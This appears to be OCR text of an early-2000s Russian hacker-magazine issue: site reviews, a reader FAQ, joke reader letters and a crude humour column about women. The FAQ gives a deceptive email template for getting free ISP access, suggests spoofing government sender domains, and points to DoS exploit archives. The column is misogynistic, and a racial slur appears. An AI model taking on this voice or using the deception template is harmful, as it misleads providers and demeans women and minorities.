
Эх, пираты, пираты... Флаг с костями, запах пороха, крики "Йо-хо-хо"... и все такое. Романтика в чистом виде. Самая исчерпывающая информация по этой теме хранится в Рунете на сайте "Веселый Роджер". Там выложена и добротно иллюстрированная история пиратства, и описания известных пиратских рейдов. Сайт подробно, шаг за шагом, рассказывает о том, на чем плавали морские разбойники, чем они сражались и как протекала их повседневная жизнь в свободные от основной работы часы. Разумеется, не забыты "Веселым Роджером" и самые известные "джентльмены удачи" - их биографии входят в комплект. Единственное, чего мне не удалось обнаружить на этом сайте так это пары-тройки пергаментов, где рукой самого Дрейка (Моргана, Дэвиса, или Кидда :) была бы нарисована карта далекого тропического острова, а на ней поставлен жирный крест с подписью "Копать здесь!". Впрочем, возможно это и к лучшему. Тем более что если ты когда-нибудь и доберешься до далекого и тропического острова (не важно до какого :), то за подобной картой дело не станет. Первый же попавшийся абориген с удовольствием продаст тебе нечто похожее за совершенно смешные деньги. Причем другой абориген уже будет поджидать тебя "на том самом месте"... Нет, не для того чтобы тебя ограбить и съесть! Просто кто-то же должен будет выдать тебе лопатку или совочек напрокат, чтобы ты мог вволю порыться в песочке. :)



Матотест

http://matotest.sochi.com

Основу этого сайта составляет написанная на Perl-е программа, пытающаяся отфильтровывать нецензурные выражения. Выглядит это так: ты вводишь слово или фразу длиной до 100 символов, а программа старается определить, ругнулся ты или нет. Насколько мне известно, популярный сетевой писатель-юморист Алекс Экслер (www.exler.ru) первым обозвал эту страничку "увлекательной народной забавой". Он обнаружил, что для нашего человека нет большей радости, чем ввести явно матерное выражение и увидеть на экране ответ программы: "Я не нашел ничего ругательного в этой фразе". И что больший взрыв эмоций может вызвать только сообщение "Похоже, Вы таки ругнулись!", которым Матотест награждает явно приличное словосочетание. Особый интерес этому развлечению придает тот факт, что программа весьма умная, ее словарный запас расширяется ежедневно, так что обмануть ее будет ох как не просто. Со стандартными оборотами лучше даже не лезть, а придумать нечто новое, на чем Матотест лажанулся бы, по силам далеко не каждому.



ЗОНА

http://www.zona.com.ru

Серьезный сайт, внушительный. Над его наполнением знающие люди работают. Если рассказывают о мастерах карманной тяги, то жди подробностей в виде методов работы, иерархии и расшифровки используемых карманниками "специфических терминов". Если про жизнь на зоне толкуют, то не отвлеченно, а с примерами и, так сказать, по делу. Надо заметить, что этот веб-сайт вообще отличается практической направленностью. Среди разделов "Зоны" половина носит названия вроде "Советы Бывалого", "Советы родственникам арестованного", а один из разделов вообще черным по белому обозначен как "Курс молодого ЗК" :). Для тех же, в чьи творческие планы отбывание срока в местах лишения свободы не входит (хотя жизнь порой преподносит неприятные сюрпризы - помни об этом, когда будешь ломать банк :)), "Зона" предлагает заценить материалы явно развлекательного характера на темы: "Как сидят за границей", "Легенды о побегах" или "Знаменитые ЗК". Ну и естественно, как же подобный веб-сайт мог обойтись без анекдотов типа:


- К вам на свидание пришел Иван Иванович, - говорит надзиратель зэку.
- Скажите ему, что меня нет, - отвечает тот.



Возьми ее!

http://www.takewoman.com

Одно время среди тинейджеров была очень популярна песенка-исповедь подростка, который подкатывался к одной девочке, к другой, со всех сторон обломался и теперь очень переживает по этому поводу. Песня была довольно примитивная, поскольку все свои переживания тот подросток выражал тем, что без передышки орал "Ну где же вы, девчонки? Девчонки?!! Дев-чон-ки-и-и!!!" с явным надрывом в голосе. Вспомнил? Отлично! А сейчас иди на сайт "Возьми ее!" и постарайся так воспользоваться его материалами, чтобы тебе никогда-никогда-никогда не пришлось оказаться в положении подростка из этой дурацкой песенки. Сайт "Возьми ее!" предлагает тебе все для этого. В основу сайта положено всеобъемлющее и поэтапное "Практическое пособие по соблазнению женщин", написанное жуткими бабниками (по их собственным словам :)) Зигмундом Трейдом и Билл Вейтсом, а также кое-какие дополнительные материалы. Насколько я успел понять, основная мысль "Практического пособия..." заключается в том, что женщины - существа достаточно примитивные и что им хочется животного секса не меньше, чем нам. Задача состоит в том, чтобы заставить этих примитивных существ возжаждать животного секса именно с тобой, единственным и неповторимым, а не с кем-нибудь другим :). Авторы уверяют, что различные решения этой непростой задачи в их пособии присутствуют.



Пять веселых сайтов на заметку

Nude Archive

http://nudearchive.boom.ru

Кино без одежды... Кто сказал, что русские актрисы стесняются сниматься обнаженными? Ничего подобного! Другое дело, что эти кадры стесняются показывать! :)

Society of Crystal Skulls

http://www.crystalskullsociety.org

Черепа тоже могут стать предметом коллекционирования. Голову береги.

Tale Generator

http://dm.botik.ru/~madmax/tale

В гостях у сказки. У своей собственной, конкретной, написанной на заказ сказки...

Who Would You Kill?

http://www.whowouldyoukill.com

Вопрос: Кого бы вы хотели убить?
Ответ: Ну, я так сразу всех и не припомню...

Виртуальные телефоны

http://www.telephone.ru/virtual-phones

Почувствуй себя реальным пацаном - присоединяйся к мобильным братьям.

FAQ



FAQ (FAQ@XAKEP.RU)





Как можно доехать до Питера из Москвы и сколько это будет стоит?

Выделю 4 основных транспортных пути: автобус, поезд/скоростной поезд, самолет, на собственной тачке/автостопом. По очереди.

На поезде можно метнуться как в купе (или более комфортный СВ), так и плацкартой. Первый тип билетов стоит 350-500 р. в среднем, в зависимости от набора сервисов; СВ сейчас сильно подорожал и его рассматривать мы не будем; плацкарта - порядка 100-150 р. Время пути - приблизительно 9 часов, т.е. сев на поезд в 24-00, ты будешь уже к 8-30 - 9-00 на месте.

Самолет - самый оперативный, но и, пожалуй, наиболее дорогостоящий способ. Билеты - 1500-2000 р. в один конец, время пути порядка 1 часа 15 минут. Таможня чисто формальна и не занимает столько времени и сил, как при международных перелетах. Бесплатно дают немного хавки, кофе, сока и газету :) (в туалете с бумагой все OK, так что газета принципиально не нужна). В Питере приземление происходит в Пулково-1, а в Москве в Шереметьево/Быково/Внуково. И там и там имеются маршрутки, на которых можно добраться до ближайшего метро за 10-20 р.

На собственной тачке имеет смысл ехать при достаточном наборе людей, чтобы можно было скинуться всем на бензин и прочую шнягу, которой питается авто. Коннект происходит по всем известной Е-95 трассе. По времени занимает около 7 часов.

Автостопом добираться - несложно, но подходит не каждому. Мысль о том, что мало кто готов отвезти на халяву или, отвозя, делает огромное одолжение, - ошибочна. Ибо даже последнему жмоту требуется собеседник в дороге, дабы не уснуть за рулем.



Будет ли работать Linux на компе 486DX4-100/16/2,1? А то завалялась старая тачка, а я ее хотел настроить как шлюз для коннекту с инетом...

Следует понимать, что "работать" и "хорошо работать" - разное. Т.е. установить пингвина на твою систему - нет вопросов (хотя на время установки я бы рекомендовал поставить помимо основных 16, еще 16, а то и 32). Т.е. поставить голого пингвина, без графических оболочек вроде KDE - легко. Хотя, со слов очевидцев, новомодная Red Hat 7.0 обзавелась привычкой тормозить даже в консоли... Но мой личный опыт общения со Slackware 4.0 и Red Hat 6.02 подсказывает, что в режиме консоли прилично работают и старые машины. Например, наш юниксойд MAL сидел (такой молодой, а уже сидел =) на p133/16 под слаком в консоли и был доволен жизнью.

В общем, устанавливая систему на старое железо, - готовься к работе в повально пугающем новичков text-mode >:). А сладкие слова X11, KDE, GNOM - оставим для тех, кто пожирнее в плане свежего и рабочего железа.

У меня ноутбук, и я не могу прицепить обычную PS/2 клавку вместо встроенной. Винды пишут про конфликт устройств, а чё делать - хз. :(

Если имеется ввиду полноценный brand-name ноутбук, с соответствующей поддержкой производителя, то я мог бы порекомендовать ряд шагов для уничтожения твоей проблемы. Основная ошибка при попытке замены (использования совместно) - удаление из системы классической "Стандартной клавиатуры 101/102 Microsoft" в случае, если изначально система ставилась на ноут с использованием родных brand`овских драйваков. Решение? Вуаля! В "Панели управления" заходишь в раздел "Установка/удаление программ" и ищешь софт, названный производителем (в моем случае это был Toshiba keyboard), и удаляешь. После чего уже убираешь "Стандартную клавиатуру Microsoft" из системы, устанавливая drv к подключаемой PS/2-клавке. Если таковая носит гордое паспортное имя NoName, то правильным, очевидно, будет после ее включения в систему - поставить более новый софт/драйверы к родной встроенной клавиатуре.

Я лично сталкивался с этой проблемой на своем Toshiba Satelite, когда в FreeBSD прекрасно работали обе клавки, а в 98-ых - только встроенная системная :(. У производителя супер-пупер клавы собственного сайта/ftp не оказалось, а следовательно, и родных драйверов тоже. После проведения финта, описанного выше, - в системе бесконфликтно пахали обе доски, позволяя работу и с периодически подрубаемой USB-клавы.

У каких провайдеров можно выпросить по мылу доступ в ИНЕТ и что там написать?

Как ты называешь людей, что тусуются без ног/без рук/со спящими детьми/костылями? Обычно - попрошайками. Я же считаю их своеобразными "социальными хакерами", которые рипают обывателей на лавэ. Просто кидают помалу. Так что прося Инет у прова - понимай, что ты не просишь, а рипаешь и отбираешь >:). Писать можно всем провайдерам, имеющим dial-up пулы в твоей местности, список коих можно откопать, например, на www.providerz.ru . Мылить можно всем сразу, поместив адреса саппорта/бухгалтерии/инфо в BCC твоего мыл клиента. Некоторые темные личности имеют целые mail-листы по провайдерам, которые заполняют спамом ежемесячно (а то и ежедневно) на тему "Дайте Инету - мы не местные, и протестить связь надобно". В subject`е и теле письма надо напирать на то, что ты не просто нигер, который решил срезать халявы, а новый потенциальный клиент. Спамить лучше не с халявной почты, типа mail.ru, а с провайдерской, а еще лучше какой-либо организации (fsb.ru или cyberpolice.ru, например =). К таким письмам внимательнее относятся. А текст можно модифицировать относительно следующего примера:


"Здравствуйте, уважаемый провайдер "Сраньонлайн. В данный момент я пользуюсь услугами провайдера "Голимый коннект" и явно недоволен его услугами, и имею четкие планы воспользоваться Вашими услугами в ближайшее время. Мне порекомендовал Вас Ваш пользователь Иван Злобов, сообщив, что вы предоставляете высококлассный сервис за приемлемые деньги. Меня все устраивает, в то же время до регистрации у Вас и внесения оплаты - хотелось бы протестировать качество связи на Ваших мощностях под мои специфические нужды (проект по онлайн-маркетингу и торговли Gibbons-online с перспективой активных материальных вложений), т.е. узнать качество соединения с различными узлами Интернет и типами соединений - ICQ, IRC, FTP, Telnet, POP/SMTP.


Заранее спасибо, и очень надеюсь на Вашу помощь.

Целую. Мастдай Гиббонов."


Главное, чтобы пров почувствовал, что ты на лавэ и собираешься вбухать немерено бабла на свой аккаунт. Стоит напирать на то, что тебе требуется проверить различные соединения, а не только пресловутые demo, по которым дается доступ только к подсетям тестируемого провайдера. Более подробно об искусстве запарки мозгов провайдерам и получении легальной халявы у них - читай материал в #4 X 00 "Халявный Инет. Легально", там также имеется листинг по московским ISP, чьи мозги поддались без проблем покрытию слоем пудры.













Где и зачем пользуется socks-соединение? Например, в асе!

Выделю лишь несколько вариантов использования socks`а для обычного пользователя, с аспектом безопасности.

ICQ. Начиная с первых версий, тетя Ася разрешала обустраивать коннект через сокс, таким образом заменяя твой статический/динамический IP на айпи сокс-сервера. С выходом ICQ 2000 пользование таким соединением стало еще более актуальным в той связи, что уровень крипто несколько повысился, и держателю socks`а (хакеру, взломавшему сервер, где был оборудован сокс) будет несколько сложнее сосниффать(sniff) твой пароль от аськи. Итого: запустив netstat или какой-либо, грубо говоря, локальный сниффер (та же закладка connections в IP Tools) или посмотрев поле User IP в самом ICQ-клиенте, увидит не твой реальный адрес. Хотя сладкая штучка Isoaq научилась устранять такое инкогнито. ;)

IRC. "Дайте мне вингейтов, млин!" - фраза, услышанная много раз в irc-сетях. В отличие от icq, здесь ip пользователя светится на каждом шагу, и проблема защиты хоста с этим самым пресловутым ip становится еще более актуальной. Но здесь пользование сокса затруднено тем, что во многих сетях (например, dalnet, dalnet.ru, box, etc) системные сервисы делают обращение к хосту заходящего по вопросу открытого 1080 порта. И в случае обнаружения такового обрубают соединение, а то и k-line вешают. А в сетях, где нет такой проверки (MS Chat network, к примеру), часто проверку на вингейты производят боты, установленные на конкретном канале, и в случае обнаружения искомого - выкидывают юзера с канала.

Telnet. В ряде telnet-клиентов предусмотрена функция соединения через firewall (так сие называется в опциях прог) к телнет-серверу. Это позволяет сохранить анонимность или обойти географическое ограничение (например, ряд shell-серверов с бесплатными аккаунтами закрыли доступ для пользователей ряда стран). Короче, когда будет got root - чтобы не дали по лбу - используется данное соединение :).

А вообще, действительно много инетных прог позволяют делать коннекто по socks. И далеко не всегда из соображений безопасности пользователя, как можно было бы подумать: часто в локальных сетях выход во внешние сети к ряду сервисов осуществляется именно через сокс. Также стоит вспомнить про услуги отдельных ISP (Zenon, к примеру), которые за более низкую стоимость предлагают proxy-соединение, когда коннект вне subnet`a провайдера идет исключительно через proxy/socks.

Где можно достать НЮКИ?

А где можно достать крякер инета? Нюки лежат там же. Как таковая, программа "нюк" была одна - winnuke, посылавшая oob-пакеты, которые некорректно обрабатывала ОС Windows. А остальные программы, портированные под win, мы будем лучше называть корректно - win-эксплойты для проведения d.o.s атак. Придя к такой политкорректности, направлю поглядеть сайт PacketStorm по адресу packetstorm.securify.com, neworder.box.sk, void.ru, www.rootshell.com , www.securityfocus.com . Там хранится немерено инфы по эксплойтам и прочей хакерской шняге, в том числе и об их win-реализациях, которыми, предположительно, ты интересовался. А "хацкерское мясо" лежит по адресу hardsoft.nordnet.ru =).



Ё-MAIL

Письмо:

От: Alexander (mne_kak_vsegda@pisem.net)

Dear Холод,
вот такая история произошла у нас на днях на УПК. Я там занимаюсь по специальности "Оператор ЭВМ", что само по себе уже очень весело, так как за компом я уже лет восемь. А хожу я туда только поржать над ляпами училки. Это предыстория, а теперь - история.
Как-то проходили мы ВС (вычислительные сети) и дошли до Интернета. Хе-хе, думал я, сейчас узнаю что-нибудь новенькое. И не ошибся.

Оказывается:
1. Домен uk - это не Великобритания, а, представь себе, УКРАИНА! :)
2. Урлы читаются СПРАВА НАЛЕВО! Ты когда-нибудь слышал, чтобы
кто-нибудь читал, например: ру.хакер.ввв ??? :))))
3. HTML - это язык Е-МЭЙЛОВ. Тут я просто потерялся даже... зато
потом ржач стоял на всю аудиторию.
4. Е-мэйл адреса записываются вот так: http://www.юзер@хост.домен
Когда я поправил нашу факинг тичу, она сказала, чтобы все
записали тот вариант, что дала она...
5. Что ФТПшники, оказывается, называются FTR-серверами :).
6. И что, наконец, она сама - КВАЛИФИЦИРОВАННЫЙ ПРЕПОДАВАТЕЛЬ
ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ и что знает все ВСЯКО ЛУЧШЕ МЕНЯ!!!

Дарова, Алехандер! Да, что ни говори, чучулных училок в наше время - пруд пруди. Каждая уверена, что, выучив курс "Бейсик для засранцев" (автор которого, в свою очередь, тоже засранец), она становится супер-мега-пупер крутой хакершей всех информационных технологий :). Но ни фига, мы-то знаем, что этого мало! Правда, как сказал Козьма Прутков, "нельзя объять необъятное", но стремиться надо. Непременно. Со своей стороны могу предложить беречь и охранять таких преподш, как твоя: ламеров вокруг нас становится все меньше и меньше... Надо и на развод оставить. Ну ладно, тут ко мне с пивом пришли - наверное, на работу идти надо. Все, пиши. Твой мухорчатый друг.

Письмо:

От: df (olkhset@online.ru)

Дарова, Холодильник! Тебе пишет твоя любимая Морозилка! Как ты там наверху поживаешь? Мы тут подумали со Стиральной Машиной и решили тебя попросить как единственную "технику" в этом доме, оснащенную выходом в Интернет, написать в журнал "Ксакеп", который мы так любим. Попроси их, чтобы Данечка Шеповалов больше не обижал Сушилку и в следующем х-гороскопе написал бы про нее тоже. Да, вот еще (Стиральная перебивает): Холодильник, не давай больше пива и фисташек Покровскому, пока он не научится стирать свои носки сам, и пусть мне "Тайд" купит... Ланда, пока.

Твоя Морозилка с твоим Отморозком ;))).

Дарова, Морозилка! Чего ты завираешь, моя любимая Морозилка дома сидит, чай пьет! А ты, вроде того, не моя любимая Морозилка. Но, не сомневаюсь, тоже очень хорошая. Прислушался к твоей просьбе, пробовал написать в журнал Ксакеп. Поднялся на крышу нашей одноэтажной редакции и стал оттуда писать. Сначала пришли из рекламного отдела - сказали, крыша протекает и плохо пахнет. Потом пришли из редакционной столовой, сказали, что борщ испортился и протух. А потом - кто-то вызвал пожарную машину, меня заставили надеть штаны и сняли с крыши. Сейчас прохожу курс лечения у доктора Добрянского. Данечке Шеповалову все передал. Он спрашивал еще: Сушилка - это не та тетка, которая на прошлой неделе к нему в непристойной форме в квартиру на балкон 12-го этажа залезла? Он извиняется, что грубо ее оттуда скинул, и говорит, что так больше поступать не будет. Врет наверняка. Но это уже на его совести. Про стиральный порошок Покровскому передал. Глажу шнурки и передаю всем приветы. Шнурки мурлычут. До свиданья, мои Морозилка и Отморозок. Я ваш верный гнутый поросенок.

Письмо:

От: Борян (darienststs@mail.ru)

Ну, драсьте... злобные Вы мои!
Кто придумал взлом аппаратов, продающих всякую фигню, типа шоколадок и Coca-cola ([X]06.Y2K)? Подать его (ее) сюды!
В нашем маленьком towne есть (точнее, уже был) один такой... э-э-э, ну этот, как его там, автомат. Почему был? Да потому, что после нескольких моих походов за халявой и баблом его стала охранять вся доблестная милиция нашего городишки!!! Говорят, что скоро и внутренние войска подтянут 8~]]]. Ну не могут понять эти перцы, куда за 2 дня делись 54377 шоколадок, 3767889 презервативов, 364531 банок этого самого буржуйского напитка. Не читают Х совсем!!! Зато половина половозрелого населения города вечерами ходит с подозрительно перепачканными в шоколаде рожами, с белыми воздушными шариками и периодически громко и смачно рыгающими :))). Ну все, мне пора, какие-то дядьки в синей форме в дверь ломятся - пойду погляжу...

Дарова, Борян! Это еще что! А вот у нас Добрянский таким же макаром хакнул автомат с батарейками! И теперь - мало того, что у него дома их просто склад, так еще и вся редакция ходит в ожерельях из этих батареек! Он их рассверливает и на шнурок нанизывает. А потом дарит симпатичным девушкам (их это не портит, как правило) и разным другим парням. Девушкам нравится.
А вообще-то, нас, наверное, за взлом автоматов могут и в Америку не пустить - вдруг мы там что-нибудь сломаем? Хорошо, что нам не надо в Америку. На этом прощаюсь с тобой. Пиши, если что. Твой зюзюкайдер.

Письмо:

Ответ на анкету 'Federal Mailing'
Ваш e-mail: Vladimir@putin.pravitelstvo.gov

Привет Холод. Пишет тебе... ну, в общем, ты и сам догадался, наверное. Для рубрики е-мэйл (блин, на этом компе даже буквы йо нет). Сижу сейчас в кабинете соседа. Еще не узнал, как его зовут - всего-то около 200 дней в должности. В моем президентском офисе даже компа нормального нет.
Недавно, сидя у себя дома, пытался взломать правительственного провайдера, который именует себя "ЗАПЯТАЯ ру". Да вот только ничего не получается - наверное, опыта нема. Тут первый раз увидел себя по телевизору - отпуск был, и было время посмотреть телик. Не... в жизни я не такой, как там. Я лучше.
Наверное, у вас там работа интересная. А у меня просто голяк какой-то. Сидишь целый день в кабинете, бумажки подписываешь. Скука сплашная. Тут вот секретарь зашел - говорит, что сплашная пишется через *о*. Не знаю, верить или нет. Ой-йой-ой! Слышу шаги. ЭТО СОСЕД. Вот, блин, отстой, мы ж его разрешения не спросили. Прячься! Да это я не тебе, а секретарю. Да в шкаф, в шкаф!
Все, ушел. Можно и дальше писать. Да вот писать, правда, уже нечего.
Пока Холод, заходи как-нибудь. А охране скажи, что у главнокомандующего комп полетел, вирем накрылся, и я тебя вызвал.

Все, жду.

V l a d i m i r @ p u t i n . p r a v i t e l s t v o . g o v
Vladimir@putin.pravitelstvo.gov


Халео, Володя! Как делищи? Давно же говорил тебе: плюнь ты на эту дурацкую президентскую работу и дуй к нам, в Х: будешь главным полит-Хакером! После Покровского, конечно. Дадим тебе рубрику об этой самой политике вести, чтоб не потерял квалификацию. Назовем ее "Free Kevin Now" или еще как-нибудь. Пофиг, что Митника уже освободили - главное, название звучное. И потом: представляешь, как у журнала рейтинг вырастет? Во-во. А там - пригласим к себе на работу Буша-старшего, Горбачева Михаила Сергеевича, Ель-

На письма отвечал Холод

Самое дурацкое письмо номера:



Читал ваш журнал. Много думал.
Ну и дурь, а прикольно! Много раз улыбался. Спасибо.



Дарова, Программер. Мы были крайне рады, получив твое письмо и узнав из него, что наш журнал заставил тебя много думать. Это прикольно! Мы все тоже улыбались и много думали. Сначала о женщинах. Потом надоело о женщинах и стали думать о мужчинах. Но о мужчинах нам не понравилось, и мы попробовали не думать. А не думать не получается. Так что мы подумали еще чуть-чуть и решили, что ты лучший. Пиши нам еще. На здоровье. Твои безобразные суслики.

цина... А по вечерам будем брать кофейку в какой-нибудь кафешке и дружно мечтать о...

Ладно. Это я увлекся. На самом деле - приезжай. А там чего-нибудь придумаем. Все, ждем тебя дружно. Твои Гельмуты Коли.

Письмо:
От: Deniz Satanson
l666l@mail.ru

Холод, дарова братишка...
Конечно, я не буду чиркать о том, что журнал ты своей бандой сделал рульный. Тебя, наверно, это уже достало в хлам. Но так оно и есть. И, кстати, меня он прикалывает таким, какой он есть. Лично мне никаких изменений не треба. И то что всякое ламоподобное общество кричит, типа, "лучше меньше игр, больше хака" - это все чисто понты. Хочешь больше хака - ищи документацию и читай, пока глаза на стол не лягут А вы свой магазин путево замастырили - для широкого круга. Так и надо. Я, к сожалению, не могу поднимать ваш номер в типографическом виде, так как живу в Немеции, но надыбал девять ваших намбэров в нете, и, честно сказать, благодарность к вам не имеет предела - лишь бы ваш проект не откинулся. А то, знаешь, всяко бывает. А так - желаю тебе и твоим корешам удачи и сил для дальнейшего развития журнала.

Бывай...
Дэн

Хей, Дэныч! Ну как там, у фашистов, живется? Хреново? Х на бумаге не раздобудешь? Да ланда, все будет ОК, вот вернешься домой, в Россию - и все сразу в супере. Раздобудешь бумажную подшивку нашего мэгэзина с первого номера, сядешь у камина, пнешь свою кошку (у тебя нет кошки? Ну, собаку пнешь) и скажешь: как же дома хорошо-то! И еще: ты сейчас там в Дойчландии за нас не беспокойся - проект, хе-хе, не откинется. Не дождутся, так сказать, и все такое. Слишком много еще всего на свете, что можно сломать, но пока нами не сломано. Я ненавижу стереотипы и в остаток своей жизни собираюсь заняться именно ломкой таковых. Не хочешь присоединиться? Напиши нам ответ: Москва, на деревню, Холоду.



SEXUAL WARS EPISODE 0

EHT MENACING PHANTOM

Даниил Шеповалов (dan@xakep.ru)

Эта книга об одной из малоизвестных сторон нашей действительности — об особом мире, нравах, быте работников морга, об их глубоком человеческом одиночестве.

Майк Беленький “Два к одному”

Всем встать! Экстренное сообщение. Два дня назад Даниил Шеповалов был приговорен к дважды смертной казни через аннигиляцию мозга за пропаганду планетарной термоядерной войны, чуждых гуманоидам способов мышления, сексуальных, ментальных и духовных извращений, а также за шпионаж в пользу населения Завийявы, Альфы Лебедя и Каппы Весов. Сегодня утром приговор был приведен в исполнение работниками второго блока Ленинградской Атомной Электростанции. Даниил Шеповалов посмертно объявлен врагом человеческой цивилизации, все его работы на любых носителях информации следует уничтожить не позднее чем через 20 минут после прочтения этого сообщения. Пострадавшим от деструктивной деятельности этого ублюдка следует немедленно обратиться для прохождения реабилитационного курса в Институт Мозга либо в ближайшую психиатрическую лечебницу. При предъявлении Х психиатрическая помощь будет оказана бесплатно. Главный редактор Х, Сергей Покровский, объявлен в розыск и будет расстрелян на месте поимки без суда и следствия, поскольку он основал новую религиозную секту, провозгласив Даню Шеповалова великомучеником, мессией и спасителем миров, а себя - нулевым апостолом. В качестве отличительного знака он раздает членам секты маленькие электрические стульчики на цепочке, которые следует носить на шее. Если на улице к вам подойдет молодой человек со странным блеском в глазах и спросит, как вы относитесь к некрофилии и межгалактическим сексуальным контактам с пилотами НЛО, а также предложит пройти послушать какую-то лекцию, немедленно сообщите об этой встрече сначала по телефону 03, а затем 02. В случае невозможности вступить в контакт с сотрудниками правоохранительных органов, вам следует тут же убить, расчленить и съесть этого молодого человека.

Ага, испугались! Всем сесть! Гоню я, конечно, гоню, никто меня не аннигилировал. На самом деле это я всех аннигилировал. Но это уже совершенно другая история. Начинается же она так: приземлились однажды инопланетяне в городе Амстердам и говорят: “Мы, дескать, трахнем сейчас Джулию Робертс. Освободите Кевина Митника!”. Так, похоже, это я опять гоню. А на самом деле поговорим мы нынче о взаимоотношении полов и специфике женской ментальности в частности. Ясное дело, вся последующая информация предназначена исключительно для мучачосов, а потому я рекомендовал бы милым девушкам отбросить хумор, открыть рубрику ньюсов и помастурбировать на статистику роста производительности процессоров. Хотя, если честно, я всегда мастурбирую на ё-mail, но это, как говорится, уже дело вкуса.

Итак, будем говорить о тетках. Сейчас, приятель, я расскажу тебе поучительную историю, которая наглядно иллюстрирует логику и постоянство женской психики. Знал я как-то очень приятную 20-летнюю девушку, которая, несмотря на свой возраст и объем груди, не имела никаких сексуальных контактов. Парням она говорила, что спит только с тетками, теткам - что любит исключительно парней. Более того, эта девушка даже не целовалась ни разу. Ради соблюдения приличий сам я, Величайший из Величайших, немного подомогался ее, но был послан в направлении собственных гениталий. Короче, налицо типичная патология с диагнозом “Я лягу только с принцем на голубом коне”. И вот однажды оказались мы с этой девушкой в сидячем вагоне ночного поезда “Питер-Москва”. Дело было вечером, делать было нечего, а рядом со мной сидел весьма симпатичный паренек с двумя своими сестрами. Разговорились - оказалось, он работает в морге, активный сторонник контролируемой шизофрении и вообще очень интересный человек. Короче, слово за слово, посетовали на то, что моя подруга - девственница, ему со своими сестрами спать вообще стремно, припомнили пословицу “Один раз - не педераст” и стали играть в однополый вариант “Ромео и Джульетты”. И вдруг, в самом начале этой развлекухи, моя скромная подружка подсаживается к нам и начинает эффектно массировать самые интимные части наших тел, попутно целуясь с одной из сестер моего нового приятеля. В общем, в ту ночь она удовлетворила 2/3 вагона, включая проводницу и кошку одного из пассажиров.

Эта поучительная история преследует всего лишь одну цель - показать, что мозг женщины представляет собой генератор случайных мыслей и эмоций, которые совершенно не могут быть подвержены анализу и прогнозированию. Конечно, существуют научные работы по женской логике, но они оперируют сложным математическим аппаратом нечеткой логики и теории случайных процессов. Поэтому все, чем я могу помочь среднестатистическому хакеру в борьбе с девушками, - это предоставить несколько испытанных временем шаблонов поведения в наиболее часто встречаемых конфликтных ситуациях. Будь готов!

1) Папа Карло

Но это случается с каждым однажды... и стрелы Амура пронзают сердца незадачливых граждан. А на самом деле с каждым однажды случается приблизительно следующее:

—-

- Милый, а у меня для тебя сюрприз! (с наигранной улыбкой)
- Правда? И какой же? Я просто сгораю от нетерпения! (Господи, только бы не это)
- У нас с тобой скоро будет малыш! (наигранная улыбка растягивается еще сильнее)
- Эээээ... (тупым серпом по яичкам)
- Правда, чудесно? (едва заметный тик под левым глазом)
- У нас с тобой будет что? (когда же это я, ведь всегда предохранялся... а тогда ночью в метро... а в клубном туалете... твою мать!)
- Я жду ребенка. Ты что, не рад? (с едва заметной дрожью в голосе)
- Лапочка, это точно? Понимаешь, я еще не готов к этому. Работа, квартира, нет, ты пойми, нам еще рано думать о детях (мысленно: вот дура!).
- Но, но. А я-то, дура, думала, ты не такой как все мужики, особенный. А ты обычный ублюдок! (тушь течет по щекам вместе со слезами и соплями)
- Милая, успокойся, ведь можно найти выход (ну я и ублюдок... а что делать... пытаешься ее обнять).
- Не прикасайся ко мне, мразь! Как ты вообще мог сказать такое, я тебя ненавижу! (перед глазами проносится ухмыляющийся хирург с грязным скальпелем, полная одиночества жизнь и орден “мать-героиня”)

Хлопает закрывающаяся дверь, и ты чувствуешь себя Фредом Крюгером, главным кочегаром Освенцима и Доктором Зло в одном флаконе.

—-

Да, именно так всегда и бывает. Она перестает быть веселой сообразительной девочкой и становится репродуктивной единицей, в мозг загружена программа продолжения жизни на планете, личностная матрица обнулена, а всему виной твой сперматозоид, в слабом сознании которого ярко светится неоновый лозунг: “Выжить любой ценой!”. Все твои уговоры и логические



рассуждения бессмысленны. Есть только один выход, читай внимательно.

—-

- Милый, а у меня для тебя сюрприз! (с наигранной улыбкой)

- Отлично, киска! Только прежде чем ты мне преподнесешь его, я хотел бы признаться тебе кое в чем. В молодости я был очень глуп и несколько лет подряд употреблял кетамин, диметилтриптамин, диметокси-4-бром-амфетамин и множество других наркотиков, известных человечеству с 1962 года нашей эры. Недавно я проходил анонимное медицинское обследование, и врач сказал, что моя молекула ДНК напоминает ДНК ящера мелового периода, который прожил всю свою жизнь около ядерного реактора. Причем реактор этот находился в самом центре полигона по испытанию последних достижений в сфере боевых отравляющих веществ и генной инженерии. Все мои предки по линии матери страдали параноидальной шизофренией, а по линии отца - прогрессирующим психозом. К тому же мой дедушка - японский эмигрант, живший на окраине Хиросимы. Так что ты хотела мне сказать?

